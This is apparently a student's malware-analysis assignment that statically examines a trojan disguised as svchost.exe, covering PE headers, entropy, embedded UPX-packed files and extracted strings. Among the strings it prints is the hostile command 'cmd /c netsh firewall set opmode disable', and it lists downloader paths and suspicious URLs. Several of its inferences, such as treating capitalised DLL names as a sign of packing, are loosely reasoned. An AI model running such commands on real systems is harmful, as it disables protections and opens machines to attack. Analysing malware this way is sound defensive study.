
Examine (2 marks)

Identify at least 4 pieces of PE file information that is most relevant to its malicious properties/behaviours and explain why so.


PE Information	<p>Entropy</p> <p>Score is 7.48</p> <p>This suggest the program is indeed packed. Entropy scores beyond 7 pts usually suggest the program is packed.</p> <p>However, during our file header analysis, it indicates that it is a portable executable.</p> <p>This may suggest that embedded files are attached within this portable executable that would be unpacked when the executable is run.</p> <p>We will need to verify this if it is true.</p>
PE Information	<p>Section Headers</p> <p>Only 4 Section Headers are Present.</p> <ul style="list-style-type: none"> • .text • .rdata • Data • .rsrc <p>Does not indicate that this has any malicious input yet. Moreover it does not suggest any packer used in the section header.</p>
PE Information	<p>Import Directory of cff viewer</p> <p>Modules such as kernel32 and user32 are capitalized.</p> <p>Suggesting that a packer was used to pack the module together.</p> <p>There are also many other dll being used. Suggesting that the malware has more complex behaviours than it seems. I will need to investigate further to see if there are any files that are of interest.</p>
PE Information File Name	<p>File Name is svchost disguised as a possible trojan; it is a file pretending to be a service host file</p>
PE Information File Header	<p>While detected as executable the file header in pestudio identifies the file as PE00 suggesting the file is a portable executable.</p>
PE Information Hex	<p>Using CFF explorer to check the address converter section. It was found that symbols resembling the present of a packer was seen when I scroll through the file contents using address converter.</p>

PEStudio Analysis	Using PE studio, embedded files were detected in the portable executable. This suggest that the malware is a trojan that contains additional files within it to carry out its malicious tasks.
Verification of embedded files with Cyber Chef	

PE Entropy Information



First I look at the entropy value, this will allow me to determine whether the program is packed. One of the best ways is to open PEID and to inspect the program entropy levels. If its high it will be regarded as packed. Here it shows the entropy level being 7.48, this suggest that the executable has packed contents



Since it indicates that the file is packed. My thought process would be to inspect the section headers. Usually packed files would have their section headers be different or packed with things such as UPX0 and UPX1

Section Headers

malwan_assignment										
Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics	
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword	
.text	000264E2	00001000	00027000	00001000	00000000	00000000	0000	0000	60000020	
.rdata	0000544C	00028000	00006000	00028000	00000000	00000000	0000	0000	40000040	
.data	0020F83C	0002E000	00200000	0002E000	00000000	00000000	0000	0000	C0000040	
.rsrc	00001000	0023E000	00001000	0022E000	00000000	00000000	0000	0000	40000040	

During my inspection, no section headers were labelled as packed. However that does not rule out that this program is malicious.

Import directory of cff viewer

Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
0002C9DA	N/A	0002BA4C	0002BA50	0002BA54	0002BA58	0002BA5C
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
ADVAPI32.dll	15	00000000	00000000	00000000	0002C760	00028000
COMCTL32.dll	1	00000000	00000000	00000000	0002C9B2	00028040
GDI32.dll	24	00000000	00000000	00000000	0002C956	00028048
ole32.dll	13	00000000	00000000	00000000	0002C4BA	000284A4
OLEAUT32.dll	7	00000000	00000000	00000000	0002C9DA	000282B0
oledlg.dll	1	00000000	00000000	00000000	0002C9C0	000284DC
PSAPI.DLL	1	00000000	00000000	00000000	0002C7D8	000282D0
SHELL32.dll	2	00000000	00000000	00000000	0002C44A	000282D8
SHLWAPI.dll	4	00000000	00000000	00000000	0002C7BA	000282E4
USER32.dll	102	00000000	00000000	00000000	0002C650	000282F8
WINSPOOL.DRV	3	00000000	00000000	00000000	0002C9A4	00028494

Using CFFExplorer, I will now check the import directory. Here it seems that there are many amount of libraries and modules imported. One thing that struck to me was how some of the modules in in capatilisation. This suggest that a packer was used earlier. For example in an non packed file kernel32 wouldn't be packed. While in a packed file kernel32 would look like KERNEL32 which is the same as the image above.

Property	Value
File Name	C:\Users\SIT\Desktop\Workshops\malwan_assignment
File Type	Portable Executable 32
File Info	Microsoft Visual C++ 6.0
File Size	2.18 MB (2289664 bytes)
PE Size	2.18 MB (2289664 bytes)
Created	Monday 12 December 2022, 10.26.26
Modified	Monday 27 June 2016, 12.33.24
Accessed	Sunday 04 February 2024, 18.59.37
MD5	145BC47EDEF11097AC970939D07A98FB
SHA-1	C5DD9D584A5EFAD6877FC067804A19E4CD6F4183

Property	Value
CompanyName	Microsoft Corporation
FileDescription	Host Process for Windows Services
FileVersion	6.1.7600.16385 (win7_rtm.090713-1255)
InternalName	svchost.exe
LegalCopyright	© Microsoft Corporation. All rights reserved.
OriginalFilename	svchost.exe
ProductName	Microsoft® Windows® Operating System

Using Cff explorer to now check the file itself.

File name is svchost, suggesting that it could be a trojan disguising as a legitimate file

I check the file name is gather further clues. Here the file name is shown to be as svchost this suggest that this programs is trying to masquerade as svchost file for the service host app on windows . It could imply that this program is a trojan meant to spoof users.

Results of PE Studio

The screenshot shows the PE Studio interface with the following details:

- Title Bar:** pestudio 9.58 - Malware Initial Assessment - www.winitor.com (read-only)
- Menu Bar:** file settings about
- Toolbar:** Includes icons for Open, Save, Print, and Help.
- Left Panel (File Tree):** Shows the file structure of the malware sample, including indicators, footprints, virus total results (52/71), dos-header, rich-header (Visual Studio 2003), file-header (executable > 32-bit), directories (count > 3), sections, libraries, imports, exports, thread-local-storage (n/a), .NET (n/a), resources (count > 2), strings, debug, manifest (level > administrator), version (FileDescription > Host Process for W), certificate (n/a), and overlay (n/a).
- Table View (Properties):** Displays two tables of properties and their values.

property	value	detail
characteristics	0x010F	false
dynamic-link-library	0x0000	true
32-bit words support	0x0100	true
file-can-be-executed	0x0002	true
system-image	0x0000	false
large-address-aware	0x0000	false
debug-stripped	0x0000	false
line-stripped-from-file	0x0004	true
local-symbols-stripped-from-file	0x0008	true
relocation-stripped	0x0001	true
uniprocessor	0x0000	false
bytes-of-machine-words-reversed-Low	0x0000	false
bytes-of-machine-words-reversed-Hi	0x0000	false
media-run-from-swap	0x0000	false
network-run-from-swap	0x0000	false


general	value	detail
compiler-stamp	0x56E92BC0	Wed Mar 16 09:47:44 2016 UTC
size-of-optional-header	0x00E0	224 bytes
signature	0x00004550	PE00
machine	0x014C	Intel-386
sections-count	0x0004	4
pointer-symbol-table	0x00000000	0x00000000
number-of-symbols	0x00000000	0x00000000

- Bottom Status Bar:** hash: ED96096AC258B000B243394CDD390BF8BDC5C54D5E22610E6837902051BDC3A1 | cp: 32-bit | file-type: executable | subsystem: GUI | entry-point: 0x000148

Opening PE Studio led me to the file header. During the file header analysis, it has detected that the file header it uses is PE00 which suggest it is indeed an executable.

As we know that the program contains embedded packed programs that contains trojan like behaviours we would need to be careful handling the malware.

CFF Explorer Address Converter



Using CFF Explorer to check the address converter again, scrolling down shows us cryptic languages. These cryptic symbols suggest a packer is present.

PEStudio Embedded file analysis.

indicators (file > embedded)		
footprints (count > 10)		
virusTotal (52/71)		
dos-header (size > 64 bytes)		
dos-stub (size > 184 bytes)		
rich-header (tooling > Visual Studio 2003)		
file-header (executable > 32-bit)		
optional-header (subsystem > GUI)		
directories (count > 3)		
sections (files > 10)		
libraries (group > execution)		
imports (flag > 301)		
exports (n/a)		
thread-local-storage (n/a)		
.NET (n/a)		
resources (count > 2)		
strings (count > 64507)		
debug (n/a)		
manifest (level > administrator)		
version (FileDescription > Host Process for W...		
certificate (n/a)		
overlay (n/a)		
file > embedded		
virustotal > score		
manifest > privilege		
groups > API		
file > extension > count		
libraries > flag		
mitre > technique		
string > size > suspicious		
string > URL		
imports > flag		
file > entropy		
file > type		
file > cpu		
file > signature		
file > sha256		
file > size		
virustotal > url		
virustotal > scan-date		
rich-header > checksum		
rich-header > offset		
rich-header > footprint		
file > tooling		
file > compiler > stamp		
file-name > version		
file > checksum		
file > subsystem		
entry-point		
certificate > info		
imports > ordinal > count		
signature: executable, location: .data, offset: 0x0002E3A3, size: 46436 bytes	+++++	
signature: typeLib, location: .data, offset: 0x000370CF, size: 0 bytes	+++++	
signature: executable, location: .data, offset: 0x00039BC4, size: 82276 bytes	+++++	
signature: executable, location: .data, offset: 0x0005039A, size: 1024868 bytes	+++++	
signature: executable, location: .data, offset: 0x0014C3CD, size: 258404 bytes	+++++	
signature: executable, location: .data, offset: 0x0018DDB3, size: 12132 bytes	+++++	
signature: executable, location: .data, offset: 0x00190FD1, size: 303972 bytes	+++++	
signature: executable, location: .data, offset: 0x001DB5EF, size: 166756 bytes	+++++	
signature: executable, location: .data, offset: 0x0020440B, size: 35684 bytes	+++++	
signature: executable, location: .data, offset: 0x0020D21D, size: 107364 bytes	+++++	
52/71	+++++	
administrator	+++++	
execution exception reconnaissance device file diagnostic synchron...	+++++	
21	+++++	
Process Status Library (PSAPI.DLL)	+++++	
T1057 T1082 T1055 T1485 T1106 T1497 T1124 T1083 T1115 T117...	+++++	
2440 bytes	++	
http://pc.payinstall.org/Api	++	
http://ocsp.verisign.com0	++	
https://www.verisign.com/rpa0	++	
http://ocsp.verisign.com0;	++	
https://www.verisign.com/cps0*	++	
http://ocsp.thawte.com0	++	
http://ts-ocsp.ws.symantec.com07	++	
http://store.paycenter.uc.cr	++	
http://www.baidu.com	++	
61	++	
7.515	+	
executable	+	
32-bit	+	
Microsoft Visual C++ v6.0	+	
ED96096AC258B000B243394CDD390BF8BDCC5C4D5E22610E6837902051...	+	
2289664 bytes	+	
virustotal > url	+	
virustotal > scan-date	+	
rich-header > checksum	+	
rich-header > offset	+	
rich-header > footprint	+	
file > tooling	+	
file > compiler > stamp	+	
file-name > version	+	
file > checksum	+	
file > subsystem	+	
entry-point	+	
certificate > info	+	
imports > ordinal > count	+	
signature: executable, location: .data, offset: 0x0002E3A3, size: 46436 bytes	+++++	
signature: typeLib, location: .data, offset: 0x000370CF, size: 0 bytes	+++++	
signature: executable, location: .data, offset: 0x00039BC4, size: 82276 bytes	+++++	
signature: executable, location: .data, offset: 0x0005039A, size: 1024868 bytes	+++++	
signature: executable, location: .data, offset: 0x0014C3CD, size: 258404 bytes	+++++	
signature: executable, location: .data, offset: 0x0018DDB3, size: 12132 bytes	+++++	
signature: executable, location: .data, offset: 0x00190FD1, size: 303972 bytes	+++++	
signature: executable, location: .data, offset: 0x001DB5EF, size: 166756 bytes	+++++	
signature: executable, location: .data, offset: 0x0020440B, size: 35684 bytes	+++++	
signature: executable, location: .data, offset: 0x0020D21D, size: 107364 bytes	+++++	
52/71	+++++	
administrator	+++++	
execution exception reconnaissance device file diagnostic synchron...	+++++	
21	+++++	
Process Status Library (PSAPI.DLL)	+++++	
T1057 T1082 T1055 T1485 T1106 T1497 T1124 T1083 T1115 T117...	+++++	
2440 bytes	++	
http://pc.payinstall.org/Api	++	
http://ocsp.verisign.com0	++	
https://www.verisign.com/rpa0	++	
http://ocsp.verisign.com0;	++	
https://www.verisign.com/cps0*	++	
http://ocsp.thawte.com0	++	
http://ts-ocsp.ws.symantec.com07	++	
http://store.paycenter.uc.cr	++	
http://www.baidu.com	++	
61	++	
7.515	+	
executable	+	
32-bit	+	
Microsoft Visual C++ v6.0	+	
ED96096AC258B000B243394CDD390BF8BDCC5C4D5E22610E6837902051...	+	
2289664 bytes	+	
virustotal > url	+	
virustotal > scan-date	+	
rich-header > checksum	+	
rich-header > offset	+	
rich-header > footprint	+	
file > tooling	+	
file > compiler > stamp	+	
file-name > version	+	
file > checksum	+	
file > subsystem	+	
entry-point	+	
certificate > info	+	
imports > ordinal > count	+	
signature: executable, location: .data, offset: 0x0002E3A3, size: 46436 bytes	+++++	
signature: typeLib, location: .data, offset: 0x000370CF, size: 0 bytes	+++++	
signature: executable, location: .data, offset: 0x00039BC4, size: 82276 bytes	+++++	
signature: executable, location: .data, offset: 0x0005039A, size: 1024868 bytes	+++++	
signature: executable, location: .data, offset: 0x0014C3CD, size: 258404 bytes	+++++	
signature: executable, location: .data, offset: 0x0018DDB3, size: 12132 bytes	+++++	
signature: executable, location: .data, offset: 0x00190FD1, size: 303972 bytes	+++++	
signature: executable, location: .data, offset: 0x001DB5EF, size: 166756 bytes	+++++	
signature: executable, location: .data, offset: 0x0020440B, size: 35684 bytes	+++++	
signature: executable, location: .data, offset: 0x0020D21D, size: 107364 bytes	+++++	
52/71	+++++	
administrator	+++++	
execution exception reconnaissance device file diagnostic synchron...	+++++	
21	+++++	
Process Status Library (PSAPI.DLL)	+++++	
T1057 T1082 T1055 T1485 T1106 T1497 T1124 T1083 T1115 T117...	+++++	
2440 bytes	++	
http://pc.payinstall.org/Api	++	
http://ocsp.verisign.com0	++	
https://www.verisign.com/rpa0	++	
http://ocsp.verisign.com0;	++	
https://www.verisign.com/cps0*	++	
http://ocsp.thawte.com0	++	
http://ts-ocsp.ws.symantec.com07	++	
http://store.paycenter.uc.cr	++	
http://www.baidu.com	++	
61	++	
7.515	+	
executable	+	
32-bit	+	
Microsoft Visual C++ v6.0	+	
ED96096AC258B000B243394CDD390BF8BDCC5C4D5E22610E6837902051...	+	
2289664 bytes	+	
virustotal > url	+	
virustotal > scan-date	+	
rich-header > checksum	+	
rich-header > offset	+	
rich-header > footprint	+	
file > tooling	+	
file > compiler > stamp	+	
file-name > version	+	
file > checksum	+	
file > subsystem	+	
entry-point	+	
certificate > info	+	
imports > ordinal > count	+	

If I were to check the static analysis once more there is indicators of embedded files. This solves the mystery of the packers detected by PEID.

It is believed that this malware appears to be a portable executable that unpacks packages within the malware like a trojan to do its true motives.

Verifying embedded files with cyberchef

The screenshot shows the CyberChef interface with the 'Scan for Embedded Files' recipe selected. The 'Input' section shows a file named 'malware_assignment' with a size of 2,289,664 bytes and type unknown, fully loaded at 100%. The 'Output' section displays the results of the scan:

```
Scanning data for 'magic bytes' which may indicate embedded files. The following results may be false positives and should not be treat as reliable. Any sufficiently long file is likely to contain these magic bytes coincidentally.
```

Offset 0 (0x00):
File type: Windows Portable Executable
Extension: exe,dll,drv,vxd,sys,ocx,vbx,com,scr
MIME type: application/vnd.microsoft.portable-executable

Offset 78976 (0x1200):
File type: Zlib Deflate
Extension: zlib
MIME type: application/x-deflate

Offset 86468 (0x151b):
File type: Zlib Deflate
Extension: zlib
MIME type: application/x-deflate

To verify that there are embedded files, I used cyberchef to check.

First add the recipe, scan for embedded files. Next add the malware assignment into the cyberchef.

Looks like it has found various embedded files.

This suggest the malware we are dealing with is likely a trojan containing embedded files.

Extract (2 marks)

Identify at least 4 strings that are most relevant to its malicious properties/behaviours and explain why so.

Sample

Address	String	Details
0009AB50	SetWindowsHookExA	Used in keyloggers to hook keyboard input events
0009A24A	GetProcAddress	Retrieves the address of exported function
00170BF0	Filename: pas.txt	File name
00170558	*C:\Program Files\MSN Messenger\msnmsgr.exe	Potential program launched
00095BA0	/pas.txt	File path
00095BB4	www.ourgodfather.com	Website address

Eden analysis

Address	String	Details
0060D425	UPX0	Suggest that the program has a been packed or there is embedded files contained.
0060D44D	UPX1	Suggest that the program has a been packed or there is embedded files contained.
0060D5FD	UPX!	Suggest that the program has a been packed or there is embedded files contained.
0060460B	UPX0	Another file that is being packed Suggest that the program has a been packed or there are embedded files contained.
00604633	UPX1	Another file that is being packed Suggest that the program has a been packed or there are embedded files contained.
006047EB	UPX!	Another file that is being packed Suggest that the program has a been packed or there are embedded files contained.
006043EF	\download\zlib1.dll	Importing of a library that was not in the import directory
0057E5CD	GetProcAddress Failed, func_name	Retrieving address of exported function failed
00428950	FileNameW	FileName of a potential file
006292EF	http://www.baidu.com	Website of Baidu.com is present here
0042E2B9	cmd /c netsh firewall set opmode disable	Disables the firewall of the system. Possible to allow for further network attacks.

0054C3A3	\download\\MiniThunderPlatform.exe	Suggest another executable is downloaded when the malicious program is run
----------	------------------------------------	--

Open IDA 70 Pro

UPX manual search Strings

Address	Length	Type	String
'S' .data:0060CFCC	0000000C	C	gzsetparams
'S' .data:0060CFD8	00000007	C	gztell
'S' .data:0060CFDF	00000009	C	gzungetc
'S' .data:0060CFE8	00000008	C	gzwrite
'S' .data:0060CFF0	00000008	C	inflate
'S' .data:0060CFF8	0000000C	C	inflateBack
'S' .data:0060D004	0000000F	C	inflateBackEnd
'S' .data:0060D013	00000011	C	inflateBackInit_
'S' .data:0060D024	0000000C	C	inflateCopy
'S' .data:0060D030	0000000B	C	inflateEnd
'S' .data:0060D03B	0000000E	C	inflateInit2_
'S' .data:0060D049	0000000D	C	inflateInit_
'S' .data:0060D056	0000000D	C	inflateReset
'S' .data:0060D063	00000015	C	inflateSetDictionary
'S' .data:0060D078	0000000C	C	inflateSync
'S' .data:0060D084	00000011	C	inflateSyncPoint
'S' .data:0060D095	0000000B	C	uncompress
'S' .data:0060D0A0	00000007	C	zError
'S' .data:0060D0A7	00000011	C	zlibCompileFlags
'S' .data:0060D0B8	0000000C	C	zlibVersion
'S' .data:0060D20B	0000000A	C	\xldl.dll
'S' .data:0060D26A	0000002D	C	!This program cannot be run in DOS mode.\r\r\n\$
'S' .data:0060D314	00000006	C	[Rich5
'S' .data:0060D425	00000005	C	UPX0
'S' .data:0060D44D	00000005	C	UPX1
'S' .data:0060D475	00000006	C	.rsrc
'S' .data:0060D5F8	00000005	C	3.91
'S' .data:0060D5FD	00000008	C	UPX!\r\t\b\t
'S' .data:0060D6FF	00000005	C	5\bp\nI

During my scrolling of the strings, I have found various strings suggesting UPX0 and UPX1 was used. This suggest that there are embedded files within the trojan that is yet to be unpacked when executed.

Address	Length	Type	String
'S' .data:006041D7	00000007	C	wcstod
'S' .data:006041DE	00000007	C	wcstok
'S' .data:006041E5	00000007	C	wcstol
'S' .data:006041EC	00000009	C	wcstombs
'S' .data:006041F5	00000008	C	wcstoul
'S' .data:006041FD	00000008	C	wcsxfrm
'S' .data:00604205	00000007	C	wctomb
'S' .data:0060420C	00000008	C	wprintf
'S' .data:00604214	00000007	C	wscanf
'S' .data:00604223	00000007	C	\r=(?,?
'S' .data:006043EF	00000014	C	\download\zlib1.dll
'S' .data:00604458	0000002D	C	!This program cannot be run in DOS mode.\r\r\n\$
'S' .data:006044F2	00000006	C	~Richf
'S' .data:0060460B	00000005	C	UPX0
'S' .data:00604633	00000005	C	UPX1
'S' .data:0060465B	00000006	C	.rsrc
'S' .data:006047E6	00000005	C	3.91
'S' .data:006047EB	00000006	C	UPX!\r\t
'S' .data:0060491E	00000005	C	tI&,\$
'S' .data:0060493B	00000006	C	T\$<@DZ

Further manual scrolling let me to see another instance of UPX0 UPX1.

Zlib.dll library being downloaded.

Address	Length	Type	String
'S' .data:006041A9	00000008	C	wcsncmp
'S' .data:006041B1	00000008	C	wcsncpy
'S' .data:006041B9	00000008	C	wcsnbrk
'S' .data:006041C1	00000008	C	wcsrchr
'S' .data:006041C9	00000007	C	wcsspn
'S' .data:006041D0	00000007	C	wcsstr
'S' .data:006041D7	00000007	C	wcstod
'S' .data:006041DE	00000007	C	wcstok
'S' .data:006041E5	00000007	C	wcstol
'S' .data:006041EC	00000009	C	wcstombs
'S' .data:006041F5	00000008	C	wcstoul
'S' .data:006041FD	00000008	C	wcsxfrm
'S' .data:00604205	00000007	C	wctomb
'S' .data:0060420C	00000008	C	wprintf
'S' .data:00604214	00000007	C	wscanf
'S' .data:00604223	00000007	C	\r=(?,?
'S' .data:006043EF	00000014	C	\download\zlib1.dll
'S' .data:00604458	0000002D	C	!This program cannot be run in DOS mode.\r\r\n\$
'S' .data:006044F2	00000006	C	~Richf
'S' .data:0060460B	00000005	C	UPX0
'S' .data:00604633	00000005	C	UPX1
'S' .data:0060465D	00000006	C

It seems that the malware is downloading external dll to help finish its execution. Perhaps there could be an embedded executable file within this trojan we do not yet discover.

Verifying for presence of EXE file

Address	Length	Type	String
's' .data:00514E78	0000000B	C	>Aur(rExeFu
's' .data:0054C3A3	00000022	C	\download\MiniThunderPlatform.exe
's' .data:00558D0E	00000016	C	strCurrentExeFullPath
's' .data:005597EA	0000000F	C	strExeFullPath
's' .data:00559A71	00000016	C	strCurrentExeFullPath
's' .data:005670D6	0000000B	C	ShExecInfo
's' .data:00587A5B	00000010	C	ShellExecuteExW
's' .data:00602DCF	00000007	C	_execl
's' .data:00602DD6	00000008	C	_execle
's' .data:00602DDE	00000008	C	_execdp
's' .data:00602DE6	00000009	C	_execpe
's' .data:00602DEF	00000007	C	_execv
's' .data:00602DF6	00000008	C	_execve
's' .data:00602DFE	00000008	C	_execvp
's' .data:00602E06	00000009	C	_execvpe
's' .data:00603A36	00000008	C	_wexecl
's' .data:00603A3E	00000009	C	_wexecle
's' .data:00603A47	00000009	C	_wexeclp
's' .data:00603A50	0000000A	C	_wexecpe
's' .data:00603A5A	00000008	C	_wexecv
's' .data:00603A62	00000009	C	_wexecve
's' .data:00603A6B	00000009	C	_wexecvp
's' .data:00603A74	0000000A	C	_wexecvpe
's' .data:00629F13	0000000E	C	ShellExecuteA

Using idapro, search for exe. Here it seems that it is downloading a program call minithunderplatform.exe.

Perhaps this is the malicious program within the trojan that would be executed.

Importing of functions

Address	Length	Type	String
'S' .data:004392E3	0000000F	C	GetProcAddress
'S' .data:005497C8	0000000F	C	GetProcAddress
'S' .data:0057E5CD	00000023	C	GetProcAddress failed, func_name:
'S' .data:0058768D	0000000F	C	GetProcAddress
'S' .data:00590B3D	0000000F	C	GetProcAddress
'S' .data:005A1A0D	0000000F	C	GetProcAddress
'S' .data:005FFDFE	0000000F	C	GetProcAddress
'S' .data:0060CC23	0000000F	C	GetProcAddress
'S' .data:00627401	0000000F	C	GetProcAddress
'S' .data:0062A002	0000000F	C	GetProcAddress

Here I run a string search for GetProcAddress, This is to verify for the importing of functions that the malware might use for malicious intent.

Filenames being imported.

Address	Length	Type	String
'S' .rdata:00428950	0000000A	C	FileNameW
'S' .rdata:0042895C	00000009	C	FileName
'S' .data:00448CB4	0000000B	C	eFileNameA
'S' .data:0054A0A6	00000013	C	get_final_filename
'S' .data:0054A34A	0000000F	C	parse_filename
'S' .data:005877B3	00000013	C	GetModuleFileNameW
'S' .data:0058A7E5	00000013	C	GetModuleFileNameA
'S' .data:00590E62	00000019	C	unzStringFileNameCompare
'S' .data:00629DB8	00000013	C	GetModuleFileNameA
'S' .data:00629DD7	00000012	C	PathFindFileNameA

Here I run idapro string search on filename, this is to check what files are being imported by the malware.

Baidu website being accessed

Address	Length	Type	String
'S' .data:006292EF	00000015	C	http://www.baidu.com

During my search, I found that the malware is accessing a website call www.baidu.com

It could be used for downloading or calling to a control centre of the malware.

Cmd disabling firewall

Address	Length	Type	String
'S' .data:0042E...	00000029	C	cmd /c netsh firewall set opmode disable

During my manual search I found that the malware uses administrative privileges to disable the firewall of the system. Perhaps it is used to download more malicious payload while evading firewall detection.

Reveal (2 marks)

Does the sample use any packing/obfuscation technique? Support your answer with reasons.

Yes the malware use plenty of packing and obfuscation techniques.

During my string search many instances of UPX0 and UPX1 has appeared.

Address	Length	Type	String
['S'] .data:006041D7	00000007	C	wcstod
['S'] .data:006041DE	00000007	C	wcstok
['S'] .data:006041E5	00000007	C	wcstol
